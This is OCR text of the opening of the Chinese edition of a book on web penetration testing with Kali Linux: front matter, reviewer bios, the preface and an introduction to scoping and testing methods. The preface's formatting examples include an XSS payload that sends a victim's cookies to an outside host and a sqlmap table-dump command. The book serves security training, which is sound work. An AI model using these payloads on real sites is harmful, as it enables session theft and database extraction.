
TURING 图灵程序设计丛书

[PACKT] PUBLISHING




[美] Joseph Muniz Aamir Lakhani 著 涵父 译

# Web渗透测试
# 使用Kali Linux

## Web Penetration Testing with Kali Linux

人民邮电出版社
POSTS & TELECOM PRESS

TURING 图灵程序设计丛书



[美] Joseph Muniz Aamir Lakhani 著 涵父 译

# Web渗透测试
# 使用Kali Linux

Web Penetration Testing with Kali Linux

人民邮电出版社
北京

**图书在版编目（CIP）数据**

Web渗透测试 : 使用Kali Linux / (美) 穆尼兹(Muniz, J.), (美) 拉卡尼 (Lakhani, A.) 著 ; 涵父译.
-- 北京 : 人民邮电出版社, 2014.8
（图灵程序设计丛书）
ISBN 978-7-115-36315-2

Ⅰ. ①W… Ⅱ. ①穆… ②拉… ③涵… Ⅲ. ①Linux操作系统 Ⅳ. ①TP316.89

中国版本图书馆CIP数据核字(2014)第142407号

## 内 容 提 要

本书是一本 Web 渗透测试实践指南，全面讲解如何使用 Kali Linux 对 Web 应用进行渗透测试。两位安全领域的专家站在攻击者的角度，一步步介绍了渗透测试基本概念、Kali Linux 配置方式，带大家了解如何收集信息并发现攻击目标，然后利用各种漏洞发起攻击，并在此基础之上学会渗透测试，掌握补救易受攻击系统的具体技术。此外，书中还给出了撰写报告的最佳实践，其中一些范例可作为撰写可执行报告的模板。

本书适合所有渗透测试及对 Web 应用安全感兴趣的读者，特别是想学习使用 Kali Linux 的人阅读参考。有 BackTrack 经验的读者也可以通过本书了解这两代工具包的差异，学习下一代渗透测试工具和技术。

◆ 著 [美] Joseph Muniz Aamir Lakhani
译 涵 父
责任编辑 李松峰 毛倩倩
执行编辑 姜力心
责任印制 焦志炜

◆ 人民邮电出版社出版发行 北京市丰台区成寿寺路11号
邮编 100164 电子邮件 315@ptpress.com.cn
网址 http://www.ptpress.com.cn
北京鑫正大印刷有限公司印刷

◆ 开本：800×1000 1/16
印张：17.25
字数：413千字 2014年8月第1版
印数：1－4 000册 2014年8月北京第1次印刷
著作权合同登记号 图字：01-2014-3674号

定价：59.00元

读者服务热线：(010)51095186转600 印装质量热线：(010)81055316
反盗版热线：(010)81055315
广告经营许可证：京崇工商广字第 0021 号

# 版权声明

# 作者致谢

如果没有爱妻Ning的支持和女儿Raylin给我的创作灵感，我不可能完成这本书的写作。我还要感谢我的长兄Alex，Alex协同我们慈爱的父母Irene和Ray，培养了我的学习热情。最后，我要感谢所有的亲人、朋友和同事多年来对我的支持。

——Joseph Muniz

我要把这本书献给我的父母Mahmood和Nasreen，以及我的姐妹Noureen和Zahra。感谢他们一直鼓励我心中那个小小的黑客。没有他们的支持，我无法做到这一切。感谢爸爸妈妈的无私奉献。我还要感谢我的朋友和同事，感谢他们对我不断的鼓励和帮助。我非常幸运，能够和世界上最聪明最投入的人一起工作。

——Aamir Lakhani

# 技术审校

**Adrian Hayter**是一位渗透测试人员，拥有十余年的开发和破解Web应用程序的经验。他在伦敦大学皇家霍洛威学院（Royal Holloway）获得了计算机科学学士学位和信息安全硕士学位。

**Danang Heriyadi**是一位印度尼西亚的计算机安全研究员，擅长逆向工程和软件利用，拥有5年多的实际经验。

Heriyadi目前任职于Hatsecure，担任“Advanced Exploit and ShellCode Development”讲师。作为一位研究人员，他喜欢在自己的博客FuzzerByte（http://www.fuzzerbyte.com）上分享IT安全知识。

我要感谢父母的养育，没有他们，就没有今天的我。感谢我的女友每天以微笑和挚爱支持着我。此外，我还要感谢我的朋友们。

**Tajinder Singh Kalsi**是Virscent Technologies Pvt公司的创始人之一和首席技术布道师，在IT领域有6年多的工作经验。他最初在WIPRO担任技术助理，之后成为一名IT咨询师兼培训师。目前，他在印度各地的大学举办研讨班（主要内容包括信息安全、Android应用开发、网站开发和云计算）。至今，他的研讨班已经进入了100多所大学，参加的学生接近8500人。除了提供培训，他还维护着一个博客（www.virscent.com/blog），分享各种黑客技巧。Facebook地址：www.facebook.com/tajinder.kalsi.tj。个人网站：www.tajinderkalsi.com。

我要特别感谢Krunal Rajawadha（Packt出版社的作者关系管理人）通过我的博客联系到我，邀请我审阅这本书。我还要感谢家人和好友对我这项工作的支持。

**Brian Sak**（思科认证网络专家，CCIE #14441）现为思科公司技术解决方案架构师，进行解决方案开发，并帮助思科合作伙伴开发和改进其咨询服务。在加入思科前，Brian从事安全咨询和评估服务，其客户包括大型金融机构、美国政府机构和财富500强企业。他拥有近20年的行业经验，信息安全经验尤为丰富。Brian不仅获得了大量的技术安全和行业证书，而且拥有信息安

全与保障专业硕士学位，是The Center for Internet Security的贡献者，并参与了其他安全方面的书籍和出版物的创作。

**Kunal Sehgal**（KunSeh.com）在加拿大佐治亚学院学习了网络安全课程后，进入IT安全行业，一直在金融机构工作，不仅体验了安全的重要性，而且获得了宝贵的金融领域知识。

目前，他负责欧洲一家大型银行亚太地区的IT安全运营。Kunal拥有约10年的丰富经验，包括漏洞评估、安全治理、风险评估和安全监控等。他拥有多项认证，包括Backtrack的OSCP，以及TCNA、CISM、CCSK、Security+、思科路由器安全、ISO 27001 LA和ITIL。

**Nitin Sookun**（英国计算机学会会员，MBCS）居住在印度洋上美丽的毛里求斯岛，是一位充满激情的计算机极客。他初入计算机行业就创建了Indra公司。为了迎接更多挑战，他把公司交给家人管理，加入了Linkbynet Indian Ocean公司，担任Unix/Linux系统工程师。他目前任职于Orange Business Services。

从2009年开始，Nitin就大力倡导openSUSE，并且利用业余时间推广Linux和FOSS。他活跃于各种用户组和开源项目，其中包括openSUSE项目、MATE Desktop项目、自由软件基金会（Free Software Foundation）、毛里求斯Linux用户组以及毛里求斯软件工艺社区（Mauritius Software Craftsmanship Community）。

Nitin喜欢编写Bash、Perl和Python脚本，且经常在个人博客上发布项目成果。他最近的项目叫做“Project Evil Genius”，是一个用于openSUSE上移植/安装渗透测试工具的脚本。他编写的教程经常被翻译为各种语言，在开源社区共享。Nitin是一位自由思想者，崇尚知识共享，喜欢结识各个领域的专业人士。

# 前　言

Kali是专业安全人员及其他人员用来进行安全评估的渗透测试工具库，它基于Debian Linux。Kali提供了大量经过定制的工具集，用来找出和利用系统中的漏洞。本书会介绍于2013年3月13日发布的Kali Linux中的一些工具以及其他一些开源工具。

本书作为一本指南，专为那些希望将Kali引入Web应用渗透测试的专业人员写就。我们的目标是找出针对某项特定任务的最佳Kali工具，提供使用这些工具的细节知识，并基于专业实战经历举一些例子，说明可以获取哪些信息用于最终交付的报告。Kali包含各种各样的程序和工具。不过，本书着重介绍的是那些在本书出版时用于完成特定任务的杀手级工具。

本书各章是按现实中Web应用渗透测试的任务划分的。第1章从整体上介绍渗透测试的基本概念、专业服务策略、Kali Linux环境的背景知识，以及如何为本书介绍的内容配置Kali Linux。第2章~第6章介绍各种Web应用渗透测试的概念，包括一些配置和报告实例，用来说明我们介绍的内容能否帮你达成既定目标。

第7章介绍一些针对前面几章提到的易受攻击系统的补救措施。第8章介绍撰写报告的最佳实践，并提供一些范例，它们可作为撰写可执行水平报告的模板。本书这么组织的初衷，是希望能指引读者用Kali中包含的最好的工具来实践Web应用的渗透测试，并能为读者提供补救漏洞的步骤，说明如何专业地呈现抓取的数据。

## 本书内容

**第1章“渗透测试概要及环境配置”**介绍进行专业的渗透测试所需要的基础知识。内容包括渗透测试和其他服务之间的区别、方法论概要及其所针对的目标Web应用。这一章还将介绍配置本书示例要用的Kali Linux环境所需的步骤。

**第2章“侦察”**介绍收集目标信息的各种途径。内容集中在网上可以获取的主流免费工具，以及Kali Linux中**Information Gathering**分类下的工具。

**第3章“服务器端攻击”**主要介绍发现和利用Web服务器及Web应用中的漏洞。其中讲到的工具在Kali或其他开源工具套件中都能找到。

**第4章“客户端攻击”**主要介绍普通用户的主机系统。内容包括社会工程学、主机系统漏洞利用，以及密码攻击，这些都是保证主机系统安全最常用的方法。

**第5章“身份认证攻击”**主要分析用户和设备如何进行身份验证以访问Web服务。内容包括将管理身份认证会话的过程作为目标、在主机系统中存储数据，以及中间人攻击技术。这一章还会简要介绍SQL和跨站脚本攻击。

**第6章“Web攻击”**主要介绍如何欺骗Web服务器，以及通过漏洞利用工具（如浏览器漏洞利用、代理攻击和密码收集）对Web应用造成危害。这一章还将介绍使用拒绝服务攻击技术来中断服务的一些方法。

**第7章“防御对策”**介绍加固Web应用和Web服务器的一些最佳实践。内容包括安全基线、补丁管理、密码策略，以及如何防御前几章介绍的攻击方法。这一章还有一节集中介绍取证，因为正确地在受危害设备上进行调查以避免额外的负面作用也很重要。

**第8章“渗透测试执行报告”**介绍撰写专业的渗透测试后服务报告的一些最佳实践。内容包括为交付结果增值的方法概述，以及文档格式、用来撰写专业报告的文档模板等。

## 读者须知

读者应该对Web应用、网络基础知识以及渗透测试方法论有一些基本的了解。本书将会通过详尽的例子来介绍如何使用Kali Linux以及其他开源应用中提供的工具执行攻击。我们并不要求读者之前有使用BackTrack或类似程序的经验，有则更好。

构建实验环境和安装配置Kali Linux工具库的硬件要求会在第1章中介绍。

## 目标读者

本书面向专业的渗透测试人员，或期望最大程度使用Kali Linux来进行Web服务器或Web应用渗透测试的人员。如果你希望学习如何对Web应用进行渗透测试，并将发现的结果呈现给客户，那么本书正适合你。

## 排版约定

本书会用不同的格式区分不同的信息。下面通过例子逐一介绍。

正文中的代码这样表示：“举个例子，你可以将该配置文件称为`My First Scan`，或是其他你中意的名称。”

代码块这样表示：

```
<script>document.write("<img src='http://kali.drchaos.com/var/www/xss_
lab/lab_script.php?"+document.cookie+"'>")</script>
```

命令行输入和输出这样表示：

```
sqlmap -u http://www.drchaous.com/article.php?id=5 -T tablesnamehere -U
test --dump

-U test -dump
```

新术语或关键词会用楷体。屏幕截图中的单词这样标记：“在我们点击了**Execute**按钮后，就收到了一个SQL注入。”

这个图标表示警告或重要提醒。

这个图标表示提示或技巧。

## 读者反馈

我们一贯欢迎读者的反馈意见。你可以告诉我们阅读此书的感受——喜欢哪些内容以及不喜欢哪些内容。这些反馈对于协助我们创作出真正对读者有所裨益的内容至关重要。

你可以将一般反馈以电子邮件形式发送到feedback@packtpub.com，并在邮件标题中注明书名。

如果你在某一方向很有造诣，并且愿意著书或参与合著，可以参考我们的作者指南：www.packtpub.com/authors。

## 客户支持

现在你已是Packt图书的尊贵读者了，为了让你的付出得到最大回报，我们还为你提供了其他许多方面的服务，请注意以下信息。

## 勘误

虽然我们会尽力保证内容的准确性，但错误在所难免。如果你在书中发现任何文字或代码错误，非常欢迎你将这些错误提交给我们，这样可以帮助我们在后续版本中改正错误，避免其他读

者产生不必要的误解。如果你发现了错误，请访问http://www.packtpub.com/submit-errata，选择相应图书，点击**errata submission form**（提交勘误）链接，然后填写具体的错误信息即可。只要你提交的勘误经过确认，勘误信息就会上传到我们的网站，或是添加到已有勘误列表中，显示在该书的勘误页面上[①]。你可以通过在http://www.packtpub.com/support选择书名来查看该书所有已有勘误。

## 盗版

对所有媒体来说，网络盗版都是一个严峻的问题。Packt很重视版权保护。如果你在网上发现我们公司出版物的任何非法复制品，请及时告知我们相关网址或网站名称，以便我们采取补救措施。

举报请发送电子邮件至copyright@packtpub.com，并附上到可疑盗版材料的链接。

非常感谢你帮助我们保护作者权益，提供有价值内容。

## 问题

如果你有针对本书任何方面的问题，可以通过questions@packtpub.com联系我们，我们会尽力解决。

① 要查阅或提交本书中文版勘误请访问http://iturin g.cn/book/1347。——编者注

# 目　录

# 第1章 渗透测试概要及环境配置

许多提供安全服务的机构会使用一些术语，如安全审计（security audit）、网络或风险评估（network or risk accessment），以及渗透测试（penetration testing）。这些术语在含义上有一些重叠。从定义上来看，审计是对系统或应用的量化的技术评估。安全评估意为对风险的评测，是指用以发现系统、应用和过程中存在的漏洞的服务。

渗透测试的含义则不只是评估，它会用已发现的漏洞来进行测试，以验证该漏洞是真实存在还是只是虚惊一场（假阳性）。举个例子，审计或评估利用的是扫描工具。这些工具会显示多个系统上的数百个可能的漏洞。而渗透测试则会采用恶意黑客的惯用手段来尝试对这些漏洞进行攻击。这样可以验证哪些漏洞真实存在，从而可以将实际的系统漏洞数降至少量。最有效的渗透测试是那些针对特定系统的有特定目标的测试。质胜于量，这才是检验成功渗透测试的标准。在目标性攻击中，相比大范围攻击，对单个系统进行枚举攻击更能真实反映系统安全中的问题以及处理突发情况的响应时间。只要仔细选取重要的目标，渗透测试人员就可以确定整体的安全基础架构及跟重要资产相关的风险。

渗透测试并不能使网络更安全！

这里存在一种常见的误解，我们应该跟潜在客户解释一下。渗透测试评估的是既有安全系统的有效性。如果客户的安全工作本身做得比较一般，那么渗透测试也帮不了大忙。作为咨询师，我们建议将渗透测试服务作为验证既有系统安全性的一种手段。只要用户认为自己已经尽了最大努力来保障这些系统的安全，并且已经准备好评估确保系统安全的措施中有没有漏洞，就可以规划渗透测试了。

在商定渗透测试服务时，确定合理的工作范围非常重要。工作范围决定了哪些系统和应用应该放入目标列表，以及会用哪些工具来利用已发现的漏洞。最好的方法是在设计环节跟客户一起拟定一个可接受的、不对结果的价值造成影响的工作范围。

本书会一步步教你如何发现和利用Web应用的漏洞。其中，Kali Linux是**BackTrack**的进化版。

本书介绍的内容包括对目标进行调查、识别和利用Web应用及其对应的客户端的漏洞、帮助Web服务防御常见攻击，以及为专业服务活动生成可交付的渗透测试结果。很多读者会因本书受益，无论是新人想成为渗透测试人员、刚开始使用Kali Linux而想了解Kali和BackTrack之间的差别，还是渗透测试的老手来了解新工具和新技术。

本章将逐一介绍支撑各种安全服务的基础知识，并提供专业渗透测试实践所需要的指引。内容包括区分渗透测试和其他服务、渗透测试方法论概述以及如何确立目标Web应用。本章还会简要介绍如何搭建Kali Linux测试环境和真实环境。

## 1.1　Web应用渗透测试基础

Web应用是指那些将Web浏览器当做客户端的应用。这个范围可宽可窄。Web应用正是因服务访问方便和系统可集中管理而流行起来的。访问Web应用的条件就是要符合行业中Web浏览器客户端的标准，这就简化了对Web服务提供商和访问Web应用的客户端的要求。

Web应用是在所有企业内使用最为广泛的一种应用。它们是基于因特网的应用中的绝大多数，成为了事实标准。仔细想想智能手机和平板电脑，其实这些设备上的大多数应用也是Web应用。这就给专业安全人员和善于利用这些系统的攻击者创造了一个全新的、范围更广阔的多目标环境。

Web应用服务的种类繁多、业务用途广泛，因此Web应用渗透测试的范围也要因地制宜。Web应用的核心层包括托管服务器、访问设备以及数据仓库。在渗透测试中，各层级之间的通信也应列入测试范围。

这里介绍一个确立Web应用渗透测试范围的例子。假如我们要对一台Linux服务器进行渗透测试，它托管着各种移动设备上运行的应用，那么最小的工作范围应包括评估Linux服务器环境（操作系统、网络配置等），评估服务器上托管的Web应用，评估系统和用户间的身份验证，以及访问服务器的客户端设备和这三个层级之间的通信。其他可以列入测试范围的领域包括员工如何获取设备、除了访问这个Web应用之外设备还用于哪些用途、周边的网络环境、系统的维护以及服务器系统的用户。这里举两个例子，说明为什么也要考虑测试范围内的其他领域。比如这些Linux服务器可能会因允许被其他途径影响的移动设备连接而泄露机密信息，或是通过社交媒体获取已通过身份验证的移动设备而泄露机密信息。

在第8章中，我们会提供确定Web应用渗透测试范围的一些模板。本章中可以付诸实践的例子是提供一些可勾选的调查表，来辅助客户一步步确定Web应用渗透测试工作范围的可能目标。每项工作范围都应该能根据客户的业务目标、期望执行的时间段、分配的资金及需要的结果而进行定制。如前所述，模板可作为辅助确定工作范围的工具。

## 1.2 渗透测试方法

行业里有一些进行渗透测试的建议步骤。第一步是找出项目的起始状态。最常见的用来定义起始状态的术语有黑盒测试（black box testing）、白盒测试（white box testing），或是介于二者之间兼具二者特色的灰盒测试（gray box testing）。

黑盒测试假定渗透测试人员先期对目标网络、公司流程或应用提供的服务没有了解。启动黑盒测试项目需要做大量的侦察，而且还需要长期跟踪。因为现实中的攻击者在发起攻击前可能会对目标进行长期学习。

作为专业安全人员，我们发现在确立渗透测试范围方面，黑盒测试存在一些问题。我们很难估量侦察阶段会持续多长时间，它完全取决于系统和你对环境的熟悉程度。这通常会带来计费问题。大多数情况下，客户都不会同意给你留一张空白支票让你在侦察阶段花费无限时间和资源。但如果没有投入足够的时间，你的渗透测试在开始前就已经失败了。而且这么做也不现实。动机明确的攻击者不可能跟专业的渗透测试人员面对相同的测试范围和计费限制。这也是为什么我们推荐灰盒测试而不是黑盒测试的原因。

白盒测试是当渗透测试人员对系统非常熟悉时采取的方法。白盒渗透测试的目标是明确定义好的，而测试报告的结果通常是有预期的。测试人员会接触目标的详细信息，如网络信息、系统类型、公司流程和服务等。白盒测试通常关注的都是某个特定业务对象（如满足特定需求），而不是普通评估。因此它持续的时间一般较短，具体取决于目标空间的限制。白盒测试任务可以降低信息收集（如侦察服务）的成本，从而降低渗透测试的费用。

公司内部的安全团队通常会执行白盒测试。

灰盒测试介于黑盒和白盒测试之间。它通常出现的情况是，客户或系统所有者同意：在侦察环节中最终会发现一些不确定信息，但渗透测试人员可以忽略这部分信息。渗透测试人员会知道目标的一些基本情况；不过，系统内部工作原理和其他一些受限信息仍然不会公开给渗透测试人员。

真实的攻击者会在对目标实施攻击之前收集目标的一些信息。大多数攻击者（脚本小子或是下载并运行工具来执行攻击的那些人）不会选择随机目标。他们的动机都非常明确，而且他们通常会在尝试攻击之前跟目标进行一定程度的交互。对许多专业安全人员来说，灰盒测试是进行渗透测试的一个很有吸引力的选择，因为它跟攻击者实际采用的方法相似，而且侧重于发现漏洞过程而非侦察过程。

工作范围中定义了如何启动和执行渗透服务。启动渗透测试服务的过程应该包含信息收集的环节——用于记录目标环境并定义任务的界限（以避免不必要的侦察服务或是攻击任务范围外的